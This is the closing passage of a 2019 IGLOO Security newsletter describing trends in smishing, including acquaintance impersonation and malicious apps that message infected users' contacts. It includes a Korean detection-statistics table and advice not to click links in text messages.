In the past, the smishing techniques focused on distributing free/discount coupons aiming at peoples' want for free/discount purchases. Today, methods such as impersonating a specific government agency, sending messages on holidays or seasonal messages, and luring people to download app installments are becoming more advanced and diverse. The malicious apps analyzed in this month's issue automatically sends messages to contacts stored on infected devices, causing further damage. Currently, the attackers are evolving their methods **to sending messages by impersonating acquaintances after understanding the interests of a specific user rather than sending a simple message to an unspecified majority**.

[Table 4-2] below shows the statistics of smishing messages detected under the name of acquaintances, and more than double the number compared to the previous year as of July 2019. Not clicking on links in text messages is the simplest and best way to prevent damage from smishing attacks.

Classification	2016	2017	2018	2019(~July)
Delivery impersonation	267,274	317,618	191,038	139,645
Public Institute impersonation	75	6,156	8,549	30
Acquaintance impersonation	17,413	15,080	14,372	34,160
Etc.	27,149	163,173	28,881	2,385
Total	311,911	502,027	242,840	176,220

[Table 4-2] Statistics on Smishing Detection (Source: Ministry of Science and ICT, Korea Internet Security Agency)

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Published by IGLOO SECURITY (www.igloosec.co.kr)
6 Floor. 7, Jeongui-ro 8-gil, Songpa-gu, Seoul, Korea
T. +82-2-3404-8678
E-mail. overseas@igloosec.com

Distributed by Cyber-Infinity Corp. (www.ci-corp.jp)
株式会社 シーアイシー
東京都千代田区岩本町3-4-3 リードシー秋葉原ビル5階
T. +81-3-5829-5801
E-mail. business@ci-corp.jp

Edited by IGLOO SECURITY Marketing Team
© 2019 IGLOO SECURITY, Inc. All rights reserved.
The copyright of this publication is held by IGLOO SECURITY. It is not permissible to reproduce, copy, or distribute any or all of the contents of this publication in any form or by any means without the prior written consent of IGLOO SECURITY. All information contained in the publication can be changed without prior notice.